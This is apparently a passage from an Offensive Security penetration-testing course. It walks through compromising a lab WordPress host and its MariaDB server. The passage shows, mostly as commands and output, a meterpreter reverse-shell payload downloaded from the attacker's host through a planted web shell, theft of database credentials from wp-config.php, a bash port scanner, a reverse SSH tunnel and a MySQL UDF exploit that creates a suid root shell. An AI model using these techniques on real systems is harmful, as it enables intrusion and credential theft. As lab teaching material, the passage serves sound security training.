Copyright © Offensive Security Ltd. All rights reserved.

First let's generate a meterpreter payload with the **msfvenom** utility.

```
kali@kali:~$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.11.0.4 LPORT=443 -
f elf > shell.elf
```

Listing 881 - Generating meterpreter payload

We are selecting the Linux reverse TCP meterpreter payload since we know that the target is running on Ubuntu from our previous enumeration efforts. The **LHOST** option will point to our Kali IP address and we are selecting an **LPORT** of 443 in an attempt to evade any outbound firewall rules. While it's good practice to always check for any egress filtering, in this case we will make the assumption that port 443 is unrestricted. We are generating the payload as an *elf* file and redirecting the output to a file named shell.elf in the kali user home directory.

With the meterpreter reverse shell generated, we start a web server to allow the target to download the shell.

```
kali@kali:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Listing 882 - Starting a webserver on port 80

The webserver in Listing 882 is using the Python *http.server* module, is instructed to use port 80, and is serving files from the kali user home directory. We chose port 80 again to avoid any potential issues we might run into if there is a firewall blocking arbitrary outbound ports.

With the shell generated and the web server running, we will instruct the target to download the shell. We will use **wget** from the target to download the shell from our Kali system. However, we must encode any space characters with "%20" since we cannot use spaces in URLs. The command we are running is shown in Listing 883.

```
kali@kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.ph
p?cmd=wget%20http://10.11.0.4/shell.elf
```

Listing 883 - Downloading the shell to the target

If the command worked, we should see an entry similar to the following in our Python webserver's log.

```
Serving HTTP on 0.0.0.0 port 80 ...
10.11.1.250 - - [09/Dec/2019 19:40:16] "GET /shell.elf HTTP/1.1" 200 -
```

Listing 884 - Successful download

Success! Next we need to make the shell executable, start a Metasploit payload handler on Kali, and run the *elf* file on the target to acquire a meterpreter shell. To make the shell executable, we will run **chmod +x** on it. Once again, we need to remember to urlencode sensitive characters such as space (%20) and "+" (%2b). The command to make the shell executable is displayed in Listing 885.

```
kali@kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.ph
p?cmd=chmod%20%2bx%20shell.elf
```

Listing 885 - Making the shell executable

At this point, the shell should be executable. Next, we will start a meterpreter payload listener on the appropriate interface and port.

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ sudo msfconsole -q -x "use exploit/multi/handler;\
>              set PAYLOAD linux/x86/meterpreter/reverse_tcp;\
>              set LHOST 10.11.0.4;\
>              set LPORT 443;\
>              run"
PAYLOAD => linux/x86/meterpreter/reverse_tcp
LHOST => 10.11.0.4
LPORT => 443
[*] Started reverse TCP handler on 10.11.0.4:443
```

Listing 886 - Starting metasploit

In the **msfconsole** command above, we are having Metasploit start quietly (**-q**) and immediately configure the payload handler via the **-x** option, passing the same payload settings we used when generating the shell.

With our listener running, it's finally time to obtain a reverse shell. This can be done by executing the shell.elf file via the malicious WordPress plugin we installed previously.

```
kali@kali:~$ curl http://sandbox.local/wp-content/plugins/plugin-shell/plugin-shell.ph
p?cmd=./shell.elf
```

Listing 887 - Running the shell

Returning to our listener, we should see that we have captured a shell.

```
[*] Sending stage (985320 bytes) to 10.11.1.250
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.1.250:53768) at 19:54:41

meterpreter > shell
Process 9629 created.
Channel 1 created.

whoami
www-data

exit
meterpreter >
```

Listing 888 - Capturing the reverse shell

Now that we have a shell on the WordPress machine, we will move on to post-exploitation enumeration.

24.2.6 Post-Exploitation Enumeration

First, let's gather some basic information about the host such as network configuration, hostname, OS version, etc.

```
meterpreter > shell
Process 6667 created.
Channel 3 created.

ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:8a:82:85
          inet addr:10.4.4.10  Bcast:10.4.4.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe8a:8285/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```


Copyright © Offensive Security Ltd. All rights reserved.

```
          RX packets:29154 errors:0 dropped:22 overruns:0 frame:0
          TX packets:176526 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8327519 (8.3 MB)  TX bytes:13590061 (13.5 MB)
...

hostname
ajla

cat /etc/issue
Ubuntu 16.04 LTS \n \l

cat /proc/version
Linux version 4.4.0-21-generic (buildd@lgw01-21) (gcc version 5.3.1 20160413 (Ubuntu 5
.3.1-14ubuntu2) ) #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016
```

Listing 889 - Gathering some basic information

From this basic information gathering, we learn that the host is named "Ajla", the IP address is 10.4.4.10, and the version of Linux is Ubuntu 16.04.12 on a 4.4.0-21-generic kernel. This information will allow us to start drawing a mental map of the network and might be useful later.



Figure 339: Network Map Containing Ajla

Having collected this basic information, we can move on to more specific enumeration. Since we know that the target is running WordPress and we found out that the database is on another host, we know that there should be database credentials somewhere on this system. A quick Google search reveals that the wp-config.php file is where we can find the database configuration for WordPress. Looking at this file, we find what might be our next target.

```
meterpreter > shell
Process 9702 created.
Channel 1 created.

pwd
/var/www/html/wp-content/plugins/plugin-shell

cd /var/www/html

ls -alh
...
-rw-r--r--  1 www-data www-data 2.3K Jan 20  2019 wp-comments-post.php
```


Copyright © Offensive Security Ltd. All rights reserved.

```
-rw-r--r--  1 www-data www-data 2.9K Jan  7  2019 wp-config-sample.php
-rw-r--r--  1 www-data www-data 2.7K Dec  6 18:07 wp-config.php
drwxrwsr-x  6 www-data www-data 4.0K Dec  9 19:04 wp-content
...

cat wp-config.php
...
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wp' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Lv9EVQq86cfi8ioWsqFUQyU' );

/** MySQL hostname */
define( 'DB_HOST', '10.5.5.11' );
...
```

Listing 890 - Reading wp_config.php

In the wp_config.php file, we find that the database IP address is set to 10.5.5.11. We also discovered a MariaDB username of "wp" and that the password for this account is "Lv9EVQq86cfi8ioWsqFUQyU". To continue, we need to solidify our foothold into the network and create a stable pivot point.

24.2.7 Creating a Stable Pivot Point

Before continuing, let's review what we currently have. We have a shell on the WordPress box as the www-data user and we also have network access to the database via Ajla. Finally, we just discovered database credentials that we know are valid since they are already in use by the WordPress application.

So far, we know that the network should look something like Figure 340.



Figure 340: Network Diagram with Database Hostname Unknown

Since the WordPress machine and the database box are on separate networks, this is a great time to use a tunnel. However, our choices are limited due to fact that our reverse shell is running in the context of an unprivileged user account without a valid login shell (www-data).

Since *ssh* (the client) is a core application that is included in almost every Linux distribution, we can attempt to use it to create a reverse tunnel. One caveat is that since we do not have root access to create a login for the www-data user, we will need to use the SSH client on the WordPress machine to log in to our Kali server to create the tunnels. In short, we'll need a reverse tunnel.

Copyright © Offensive Security Ltd. All rights reserved.

A dynamic port forward would not be useful to us since the tunnel would be going the wrong way. A local port forward would not be useful either for the same reason. A remote port forward would allow us to open up a port in Kali that would point to the MariaDB server. However this requires us to know which ports are actually open on the internal target.

First, we will check for Nmap to see if the port scan can be made easier, but we shouldn't get our hopes up.

```
nmap
/bin/sh: 1: nmap: not found
```

Listing 891 - Checking for Nmap

As expected, Nmap is not on the server, but no need to worry. We can create a quick script to scan the host.

```
#!/bin/bash
host=10.5.5.11
for port in {1..65535}; do
    timeout .1 bash -c "echo >/dev/tcp/$host/$port" &&
        echo "port $port is open"
done
echo "Done"
```

Listing 892 - Bash port scanning

The contents of the script can be saved in a file named portscan.sh. Our script will iterate each port from 1 to 65535. For each port, a connection will be made with a timeout of .1 seconds and if the connection succeeds, the script will echo which port is open.

This script is quick and rudimentary; however, it should get us the information that we want. To run the script, we will need to dump the contents to a file. A quick way to do this is to use the meterpreter **upload** command.

```
meterpreter > upload /home/kali/portscan.sh /tmp/portscan.sh
[*] uploading  : /home/kali/portscan.sh -> /tmp/portscan.sh
[*] Uploaded -1.00 B of 151.00 B (-0.66%): /home/kali/portscan.sh -> /tmp/portscan.sh
[*] uploaded   : /home/kali/portscan.sh -> /tmp/portscan.sh

meterpreter > shell
Process 2924 created.
Channel 2 created.

cd /tmp

chmod +x portscan.sh

./portscan.sh
port 22 is open
port 3306 is open
done
```

Listing 893 - Running the bash port scan

The scan will take a while to complete, but when it's done, we see that port 22 and 3306 are open. Now we know that we will need to create a tunnel to allow Kali to have access to ports 22 and 3306 on the database server. The **ssh** command to accomplish this will look similar to the following:

Copyright © Offensive Security Ltd. All rights reserved.

```
ssh -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 kali@10.11.0.4
```

Listing 894 - First iteration of ssh command

In Listing 894, we will open up port 1122 on Kali to point to port 22 on the MariaDB host. Next, we will also open 13306 on Kali to point to 3306 on the MariaDB host.

If we were to run this command in a meterpreter shell, we would quickly run into a hurdle since we don't have a fully interactive shell. This is a problem since ssh will prompt us to accept the host key of the Kali machine and enter in the password for our Kali user. For security reasons, we want to avoid entering in our Kali password on a host we just compromised.

We can fix the first issue by passing in two optional flags to automatically accept the host key of our Kali machine. These are **`UserKnownHostsFile=/dev/null`** and **`StrictHostKeyChecking=no`**. The first option prevents ssh from attempting to save the host key by sending the output to /dev/null. The second option will instruct ssh to not prompt us to accept the host key. Both of these options can be set via the **`-o`** flag. Our updated command look like the following:

```
ssh -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 -o "UserKnownHostsFile=/dev/null" -o
"StrictHostKeyChecking=no" kali@10.11.0.4
```

Listing 895 - Second iteration of ssh command

Now we need to prevent ssh from asking us for a password, which we can do by using ssh keys. We will generate ssh keys on the WordPress host, configure Kali to accept a login from the newly-generated key (and only allow port forwarding), and modify the ssh command one more time to match our changes.

```
mkdir keys

cd keys

ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/var/www/.ssh/id_rsa): /tmp/keys/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /tmp/keys/id_rsa.
Your public key has been saved in /tmp/keys/id_rsa.pub.
...

cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCxO27JE5uXiHqoUUb4j9o/IPHxsPg+fflPKW4N6pK0ZXSmMf
LhjaHyhUr4auF+hSnF2g1hN4N2Z4DjkfZ9f95O7Ox3m0oaUgEwHtZcwTNNLJiHs2fSs7ObLR+gZ23kaJ+TYM8Z
Io/ENC68Py+NhtW1c2So95ARwCa/Hkb7kZ1xNo6f6rvCqXAyk/WZcBXxYkGqOLut3c5B+++6h3spOPlDkoPs8T
5/wJNcn8i12Lex/d02iOWCLGEav2V1R9xk87xVdI6h5BPySl35+ZXOrHzazbddS7MwGFz16coo+wbHbTR6P5fF
9Z1Zm9O/US2LoqHxs7OxNq61BLtr4I/MDnin www-data@ajla
```

Listing 896 - Generating SSH keys

This new public key needs to be entered in our Kali host's authorized_keys file for the kali user, but with some restrictions. To avoid potential security issues we can tighten the ssh configuration only permitting access coming from the WordPress IP address (note that this will be the NAT IP since this is what Kali will see and not the IP of the actual WordPress host).

Copyright © Offensive Security Ltd. All rights reserved.

Next, we want to ignore any commands the user supplies. This can be done with the *command* option in ssh. We also want to prevent agent and X11 forwarding with the *no-agent-forwarding* and *no-X11-forwarding* options. Finally, we want to prevent the user from being allocated a tty device with the *no-tty* option. The final ~/.ssh/authorized_keys file on Kali can be found in Listing 897.

```
from="10.11.1.250",command="echo 'This account can only be used for port forwarding'",
no-agent-forwarding,no-X11-forwarding,no-pty ssh-rsa ssh-rsa AAAAB3NzaC1yc2EAAAADAQABA
AABAQCxO27JE5uXiHqoUUb4j9o/IPHxsPg+fflPKW4N6pK0ZXSmMfLhjaHyhUr4auF+hSnF2g1hN4N2Z4DjkfZ
9f95O7Ox3m0oaUgEwHtZcwTNNLJiHs2fSs7ObLR+gZ23kaJ+TYM8ZIo/ENC68Py+NhtW1c2So95ARwCa/Hkb7k
Z1xNo6f6rvCqXAyk/WZcBXxYkGqOLut3c5B+++6h3spOPlDkoPs8T5/wJNcn8i12Lex/d02iOWCLGEav2V1R9x
k87xVdI6h5BPySl35+ZXOrHzazbddS7MwGFz16coo+wbHbTR6P5fF9Z1Zm9O/US2LoqHxs7OxNq61BLtr4I/MD
nin www-data@ajla
```

Listing 897 - ~/.ssh/authorized_keys file on Kali

This entry allows the owner of the private key (the web server), to log in to our Kali machine but prevents them from running commands and only allows for port forwarding.

Next, we need to add a couple more options to our ssh command to ensure that it will work. First we need to add the **-N** flag to specify that we are not running any commands. We also need the **-f** option to request ssh to go to the background. Finally, we also need to provide the key file that we are using via **-i**.

The final SSH command can be found in Listing 898.

```
ssh -f -N -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 -o "UserKnownHostsFile=/dev/nul
l" -o "StrictHostKeyChecking=no" -i /tmp/keys/id_rsa kali@10.11.0.4
```

Listing 898 - Final iteration of ssh command

Finally, we need to run the SSH command in the meterpreter shell.

```
ssh -f -N -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 -o "UserKnownHostsFile=/dev/nul
l" -o "StrictHostKeyChecking=no" -i /tmp/keys/id_rsa kali@10.11.0.4
Could not create directory '/var/www/.ssh'.
Warning: Permanently added '10.11.0.4' (ECDSA) to the list of known hosts.
```

Listing 899 - Executing the final iteration of the ssh command

Now let's verify that the ports are open on our Kali machine:

```
kali@kali:~$ sudo netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address    Foreign Address   State       PID/Program name
tcp        0      0 0.0.0.0:111      0.0.0.0:*         LISTEN      1/systemd
tcp        0      0 0.0.0.0:22       0.0.0.0:*         LISTEN      645/sshd
tcp        0      0 127.0.0.1:13306  0.0.0.0:*         LISTEN      91364/sshd: kali
tcp        0      0 127.0.0.1:1122   0.0.0.0:*         LISTEN      91364/sshd: kali
tcp6       0      0 :::111           :::*              LISTEN      1/systemd
tcp6       0      0 :::22            :::*              LISTEN      645/sshd
tcp6       0      0 ::1:13306        :::*              LISTEN      91364/sshd: kali
tcp6       0      0 ::1:1122         :::*              LISTEN      91364/sshd: kali
...
```

Listing 900 - Verifying open ports

At this point, since the ssh command was run in the background, even if our meterpreter shell were to die, we would have remote access to the database server through the remote tunnel.

Copyright © Offensive Security Ltd. All rights reserved.



24.3 Targeting the Database

Web applications frequently have a database configured on another server as is the case in sandbox.local. However, at this point we have network access to the database host and, for the most part, we can treat it as if we are on the same network. As is always the case with tunnels, we should expect some lag.

24.3.1 Enumeration

At this point in the enumeration step of the database, we already know a couple of things. Because of access to the WordPress server, we know that the host is in a different network than we are currently on. We also know that we are running MariaDB version 10.3.20. A quick Google search shows us this is a fairly new version. This presents a problem as a new version most likely won't have vulnerabilities that lead to remote code execution.

Let's connect to the database and start enumerating other aspects of MariaDB.

24.3.1.1 Application/Service Enumeration

To connect to MariaDB, we can use Kali's built in MySQL client along with the credentials we have recovered from the WordPress configuration file. While MariaDB is a different package than MySQL, it was designed to be backwards compatible.[730] We will also need to point the MySQL client to the tunnel running on Kali on port 13306.

```
kali@kali:~$ mysql --host=127.0.0.1 --port=13306 --user=wp -p
Enter password:

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Listing 901 - Connecting to MariaDB

Now that we are connected, we can look at what privileges we have as the wp user and get a better idea of how this MariaDB instance is configured.

```
MariaDB [(none)]> SHOW Grants;
+-----------------------------------------------------------------------------------------+
| Grants for wp@%                                                                         |
+-----------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO 'wp'@'%' IDENTIFIED BY PASSWORD '*61163AE4B131AB0E43F07BE7B' |
| GRANT SELECT, INSERT, UPDATE, DELETE ON `wordpress`.* TO 'wp'@'%'         |
+-----------------------------------------------------------------------------------------+
2 rows in set (0.075 sec)
```

Listing 902 - wp user grants

We don't have "*" permissions, but SELECT, INSERT, UPDATE, and DELETE are a good starting point. Next, let's take a look at some variables and see if we can find anything that stands out.

```
MariaDB [(none)]> show variables;
+---------------------------------------+-------------------------------------+
```

[730] (MariaDB, 2020), https://mariadb.com/kb/en/library/mariadb-vs-mysql-compatibility/

 Copyright © Offensive Security Ltd. All rights reserved.

```
| Variable_name                           | Value                                  |
+-----------------------------------------+----------------------------------------+
| alter_algorithm                         | DEFAULT                                |
| aria_block_size                         | 8192                                   |
| aria_checkpoint_interval                | 30                                     |
...
| hostname                                | zora                                   |
| identity                                | 0                                      |
...
| pid_file                                | /run/mysqld/mariadb.pid                |
| plugin_dir                              | /home/dev/plugin/                      |
| plugin_maturity                         | gamma                                  |
| port                                    | 3306                                   |
| preload_buffer_size                     | 32768                                  |
| profiling                               | OFF                                    |
...
| tmp_memory_table_size                   | 16777216                               |
| tmp_table_size                          | 16777216                               |
| tmpdir                                  | /var/tmp                               |
| transaction_alloc_block_size            | 8192                                   |
...
| userstat                                | OFF                                    |
| version                                 | 10.3.20-MariaDB                        |
| version_comment                         | MariaDB Server                         |
| version_compile_machine                 | x86_64                                 |
| version_compile_os                      | Linux                                  |
| version_malloc_library                  | system                                 |
...
| wsrep_sst_receive_address               | AUTO                                   |
| wsrep_start_position                    | 00000000-0000-0000-0000-000000000000:|
| wsrep_sync_wait                         | 0                                      |
+-----------------------------------------+----------------------------------------+
639 rows in set (0.154 sec)
```

Listing 903 - Showing all variables

From this one query we learned a few things. First, we found that the hostname is “zora”. From this point on, we will refer to the MariaDB host as Zora. Next, we also learned that the **tmp** directory is in **/var/tmp**. We also confirm again that we are running MariaDB version 10.3.20 but we now also learn that the target architecture is *x86_64*. The most interesting piece of information we can gather is that the *plugin_dir* is set to **/home/dev/plugin/**. This directory is not standard for MariaDB. Let’s take note of that as it might become useful later on.

Now that we have gathered some information, let’s see if we can find any exploits for our target MariaDB version.

```
kali@kali:~$ searchsploit mariadb
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path (/usr/share/exploitdb/)
------------------------------------------------------ ---------------------------------
MariaDB Client 10.1.26 - Denial of Service (PoC)      | exploits/linux/dos/45901.txt
MySQL / MariaDB - Geometry Query Denial of Service    | exploits/linux/dos/38392.txt
MySQL / MariaDB / PerconaDB 5.5.51/5.6.32/5.7.14 - Co | exploits/linux/local/40360.txt
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'mysq | exploits/linux/local/40678.c
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'root | exploits/linux/local/40679.sh
Oracle MySQL / MariaDB - Insecure Salt Generation Sec | exploits/linux/remote/38109.pl
```


Copyright © Offensive Security Ltd. All rights reserved.



```
------------------------------------------------------------------ ------------------
Shellcodes: No Result
Papers: No Result
```

Listing 904 - SearchSploit for MariaDB

Unfortunately, none of these would work for our version of MariaDB. Let's broaden the scope and see what we get for MySQL.

```
kali@kali:~$ searchsploit mysql
---------------------------------------------------- ----------------------------------
 Exploit Title                                      |  Path (/usr/share/exploitdb/)
---------------------------------------------------- ----------------------------------
...
MySQL (Linux) - Database Privilege Escalation       | exploits/linux/local/23077.pl
MySQL (Linux) - Heap Overrun (PoC)                  | exploits/linux/dos/23076.pl
MySQL (Linux) - Stack Buffer Overrun (PoC)          | exploits/linux/dos/23075.pl
...
MySQL 3.x/4.x - ALTER TABLE/RENAME Forces Old Permi | exploits/linux/remote/24669.txt
MySQL 4.0.17 (Linux) - User-Defined Function (U     | exploits/linux/local/1181.c
MySQL 4.1.18/5.0.20 - Local/Remote Information Leak | exploits/linux/remote/1742.c
MySQL 4.1/5.0 - Authentication Bypass               | exploits/multiple/remote/24250.p
l
MySQL 4.1/5.0 - Zero-Length Password Authentication | exploits/multiple/remote/311.pl
MySQL 4.x - CREATE FUNCTION Arbitrary libc Code Exe | exploits/multiple/remote/25209.p
l
MySQL 4.x - CREATE FUNCTION mysql.func Table Arbitr | exploits/multiple/remote/25210.p
hp
MySQL 4.x - CREATE Temporary TABLE Symlink Privileg | exploits/multiple/remote/25211.c
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) | exploits/linux/local/1518.c
MySQL 4.x/5.0 (Windows) - User-Defined Function Com | exploits/windows/remote/3274.txt
MySQL 4.x/5.x - Server Date_Format Denial of Servic | exploits/linux/dos/28234.txt
MySQL 4/5 - SUID Routine Miscalculation Arbitrary D | exploits/linux/remote/28398.txt
MySQL 4/5/6 - UDF for Command Execution             | exploits/linux/local/7856.txt
MySQL 5 - Command Line Client HTML Special Characte | exploits/linux/remote/32445.txt
MySQL 5.0.18 - Query Logging Bypass                 | exploits/linux/remote/27326.txt
...
MySQL Squid Access Report 2.1.4 - HTML Injection    | exploits/php/webapps/20055.txt
MySQL Squid Access Report 2.1.4 - SQL Injection / C | exploits/php/webapps/44483.txt
MySQL User-Defined (Linux) (x32/x86_64) - 'sys_     | exploits/linux/local/46249.py
MySQL yaSSL (Linux) - SSL Hello Message Buffer Over | exploits/linux/remote/16849.rb
MySQL yaSSL (Windows) - SSL Hello Message Buffer Ov | exploits/windows/remote/16701.rb
...
-------------------------------------- ---------------------------------------------
 Paper Title                           |  Path (/usr/share/exploitdb-papers
-------------------------------------- ---------------------------------------------
...
MySQL Session Hijacking over RFI      | docs/english/13708-mysql-session-hijacking-ove
MySQL UDF Exploitation                | docs/english/44139-mysql-udf-exploitation.pdf
MySQL: Secure Web Apps - SQL Injectio | papers/english/12945-mysql-secure-web-apps---s
Novel contributions to the field - Ho | docs/english/40143-novel-contributions-to-the-
...
------------------------------------------------------------ --------------------------
```

Listing 905 - SearchSploit for MySQL

Copyright © Offensive Security Ltd. All rights reserved.

When searching for MySQL vulnerabilities, we have to change our approach a bit. This time we are not looking for an exact version number that might be vulnerable to an exploit since MariaDB and MySQL use different version numbers. Instead, we are trying to see if we can identify a pattern in publicly disclosed exploits that may indicate a type of attack we could use.

We notice that the words "UDF" and "User Defined" show up often. Let's take a look at a more recent UDF exploit found in /usr/share/exploitdb/exploits/linux/local/46249.py.

```
1  # Exploit Title: MySQL User-Defined (Linux) x32 / x86_64 sys_exec function local pr
ivilege escalation exploit
2  # Date: 24/01/2019
3 ...
19  References:
20  https://dev.mysql.com/doc/refman/5.5/en/create-function-udf.html
21  https://www.exploit-db.com/exploits/1518
22  https://www.exploit-db.com/papers/44139/ - MySQL UDF Exploitation by Osanda Malith
Jayathissa (@OsandaMalith)
```

Listing 906 - MySQL exploit 46249 header

The exploit begins by referencing other research into UDF exploitation including a paper written on the subject.

Reviewing this paper teaches us that a User Defined Function (UDF) is similar to a custom plugin for MySQL. It allows database administrators to create custom repeatable functions to accomplish specific objectives. Conveniently for us, UDFs are written in C or C++[731] and can run almost any code we want, including system commands.

Researchers have discovered how to use standard MySQL (and MariaDB) functionality to create these plugins in ways that can be used to exploit systems. This specific exploit discusses using UDFs as ways to escalate privileges on a host. However, we should be able to use the same principle to get an initial shell. Some modifications will be required but before we start changing anything, let's take a look at the code.

```
40  shellcode_x32 = "7f454c4601010100000000000000000...";
41  shellcode_x64 = "7f454c4602010100000000000000000...";
42
43  shellcode = shellcode_x32
44  if (platform.architecture()[0] == '64bit'):
45   shellcode = shellcode_x64
...
71  cmd='mysql -u root -p\'' + password + '\' -e "select @@plugin_dir \G"'
72  plugin_str = subprocess.check_output(cmd, shell=True)
73  plugin_dir = re.search('@plugin_dir: (\S*)', plugin_str)
74  res = bool(plugin_dir)
...
91  print "Trying to create a udf library...";
92  os.system('mysql -u root -p\'' + password + '\' -e "select binary 0x' + shellcode
+ ' into dumpfile \'%s\' \G"' % udf_outfile)
93  res = os.path.isfile(udf_outfile)
...
99  print "UDF library crated successfully: %s" % udf_outfile;
```

[731] (MariaDB, 2020), https://mariadb.com/kb/en/create-function-udf/

Copyright © Offensive Security Ltd. All rights reserved.

```
100  print "Trying to create sys_exec..."
101  os.system('mysql -u root -p\'' + password + '\' -e "create function sys_exec retu
rns int soname \'%s\'\G"' % udf_filename)
102
103  print "Checking if sys_exec was crated..."
104  cmd='mysql -u root -p\'' + password + '\' -e "select * from mysql.func where name
=\'sys_exec\' \G"';
105  res = subprocess.check_output(cmd, shell=True);
...
110  if res:
111          print "sys_exec was found: %s" % res
112          print "Generating a suid binary in /tmp/sh..."
113          os.system('mysql -u root -p\'' + password + '\' -e "select sys_exec(\'cp
/bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh\')"')
114
115          print "Trying to spawn a root shell..."
116          pty.spawn("/tmp/sh");
```

Listing 907 - MySQL exploit 46249

The first thing we notice is a shellcode variable defined on lines 40-45. The SQL query at line 71 obtains the plugin directory (remember this is the variable that we found was not standard on Zora). Next, on line 92, the code dumps the shellcode binary content into a file within the plugin directory. Line 101 creates a function named *sys_exec* leveraging the uploaded binary file. Finally, the script checks if the function was successfully created on line 104 and if this is the case, the function is executed on line 113. Reading a bit more about the MySQL *CREATE FUNCTION* syntax[732] suggests that the binary content of the shellcode variable is supposed to be a shared library that implements and exports the function(s) we want to create within the database.

Essentially, this entire script is only running five commands. If we trim down the code to its essential MySQL commands, we obtain the following:

```
select @@plugin_dir
select binary 0xshellcode into dumpfile @@plugin_dir;
create function sys_exec returns int soname udf_filename;
select * from mysql.func where name='sys_exec' \G
select sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh')
```

Listing 908 - Breakdown of MySQL exploit

Since we already have an interactive MariaDB shell, we could theoretically run these commands directly in the MariaDB shell against Zora. However, we want to make sure we understand what we are about to execute before proceeding.

24.3.2 Attempting to Exploit the Database

While the individual commands give us no reason for concern, we have no idea what the shellcode is doing. Instead, we will replace the shellcode with something that we are in control of. The references in the exploit state that raptor_udf.c was used. A quick Google search reveals a relevant

[732] (Oracle Corporation, 2020), https://dev.mysql.com/doc/refman/5.5/en/create-function-udf.html

Copyright © Offensive Security Ltd. All rights reserved.

Exploit Database entry[733] and a note at the bottom of the comments mentions a GitHub project[734] that looks very promising.

Let's download the code, review it, and compile it.

```
kali@kali:~$ git clone https://github.com/mysqludf/lib_mysqludf_sys.git
Cloning into 'lib_mysqludf_sys'...
...

kali@kali:~$ cd lib_mysqludf_sys/
kali@kali:~/lib_mysqludf_sys$
```

Listing 909 - Downloading the code from GitHub

Opening up the lib_mysqludf_sys.c file shows us a fairly standard UDF library that allows for execution of system commands through the C/C++ *system* function.[735]

```
...
my_ulonglong sys_exec(
    UDF_INIT *initid
,   UDF_ARGS *args
,   char *is_null
,   char *error
){
    return system(args->args[0]);
}
...
```

Listing 910 - The sys_exec UDF function implementation

Moreover, according to the code, the function exported by the shared library after compilation is named *sys_exec* as in the previous exploit. We'll need to create a MySQL function with the same name in order to execute system commands from the database.

Now that we have reviewed the code, we will compile the shared library.

Looking at the install.sh file, as a prerequisite for compilation we need to install *libmysqlclient15-dev*. In Kali Linux, this is the *default-libmysqlclient-dev* package, which can be installed with **apt**.

```
kali@kali:~/lib_mysqludf_sys$ sudo apt update && sudo apt install default-libmysqlclient-dev
```

Listing 911 - Installing dependencies

[733] (Offensive Security, 2020), https://www.exploit-db.com/exploits/1518

[734] (Arnold Jasny, 2013), https://github.com/mysqludf/lib_mysqludf_sys

[735] (cplusplus.com, 2019), http://www.cplusplus.com/reference/cstdlib/system/

Copyright © Offensive Security Ltd. All rights reserved.

Now that we have the dependencies installed, we need to remove the old object file before generating the new one.

```
kali@kali:~/lib_mysqludf_sys$ rm lib_mysqludf_sys.so
```

Listing 912 - Removing the pre-built binary

Looking at the Makefile, we will need to make some minor adjustments to ensure we can compile the source file correctly.

```
LIBDIR=/usr/lib

install:
        gcc -Wall -I/usr/include/mysql -I. -shared lib_mysqludf_sys.c -o $(LIBDIR)/lib
_mysqludf_sys.so
```

Listing 913 - UDF library Makefile

Specifically we need to adjust the include directory path for the **gcc** command since we have a MariaDB installation on our Kali system and not a MySQL one. The changes to the Makefile are shown in Listing 914.

```
kali@kali:~/lib_mysqludf_sys$ </span>cat Makefile</span>
LIBDIR=/usr/lib
install:
        gcc -Wall -I/usr/include/mariadb/server -I/usr/include/mariadb/ -I/usr/include
/mariadb/server/private -I. -shared lib_mysqludf_sys.c -o lib_mysqludf_sys.so

kali@kali:~/lib_mysqludf_sys$ make
gcc -Wall -I/usr/include/mariadb/server -I/usr/include/mariadb/ -I/usr/include/mariadb
/server/private -I. -shared lib_mysqludf_sys.c -o lib_mysqludf_sys.so
```

Listing 914 - Compiling the UDF library

The **-Wall** flag enables all of gcc's warning messages and **-I** includes the directory of header files. The list included in the command found in Listing 914 are common locations for header files for MariaDB. The **-shared** flag tells gcc this is a shared library and to generate a shared object file. Finally, **-o** tells gcc where to output the file.

Recalling the SQL commands from the UDF exploit, to transfer the shared library to the target database server, we will need the file as a hexdump.

```
select @@plugin_dir
select binary 0xshellcode into dumpfile @@plugin_dir;
create function sys_exec returns int soname udf_filename;
select * from mysql.func where name='sys_exec' \G
select sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh')
```

Listing 915 - Breakdown of MySQL exploit

To do so we can use the following command:

```
kali@kali:~/lib_mysqludf_sys$ xxd -p lib_mysqludf_sys.so | tr -d '\n' > lib_mysqludf_s
ys.so.hex
```

Listing 916 - Creating a hexdump of the Library

Copyright © Offensive Security Ltd. All rights reserved.

The **xxd** command is used to make the hexdump and the **-p** flag outputs a plain hexdump, which makes it easier for further manipulation. We use **tr** to delete the new line character and then dump the contents of the output to a file named lib_mysqludf_sys.so.hex.

The contents of the lib_mysqludf_sys.so.hex file is what we will use for shellcode.

We have everything that we need to attempt to exploit Zora. Now we just need to put it together. Before we begin running the malicious SQL commands, we will create a variable in MariaDB for the shellcode. The contents of this variable are obtained from the lib_mysqludf_sys.so.hex file.

```
MariaDB [(none)]> set @shell = 0x7f454c4602010100000000000000000003003e000100000000110
000000000040000000000000000e03b000000000000000000000400038000900400001c001b0001000000040
00000000000...0000000000000000000;
```

Listing 917 - Creating a 64 bit shellcode variable

